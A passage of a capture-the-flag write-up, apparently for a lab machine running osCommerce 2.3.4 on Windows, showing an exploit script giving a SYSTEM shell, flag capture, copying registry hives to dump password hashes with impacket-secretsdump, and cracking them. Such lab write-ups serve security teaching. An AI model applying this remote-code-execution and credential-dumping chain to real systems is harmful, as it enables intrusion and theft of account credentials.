
```
┌──(root㉿kali)-[~/thm/blueprint]
└─# python3 exp2.py http://10.10.70.120:8080/oscommerce-2.3.4/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ whoami
nt authority\system

RCE_SHELL$
```


I then captured the root flag from *Administrator*'s Desktop.







Now that I had full control on the target, I downloaded the hashes from registry hives and extracted them on my system using **impacket-secretsdump**

https://security.stackexchange.com/questions/38518/how-to-get-an-nt-hash-from-registry








Index of /oscommerce-2.3.4/catalog/install/includes

Name	Last modified	Size	Description
Parent Directory		-	
MySam	2025-03-06 01:31	24K	
MySec	2025-03-06 01:32	24K	
MySys	2025-03-06 01:31	12M	
application.php	2019-04-11 22:52	447	
configure.php	2025-03-06 01:32	1.1K	
functions/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.70.120 Port 8080



Finally I cracked the hash using **crackstation**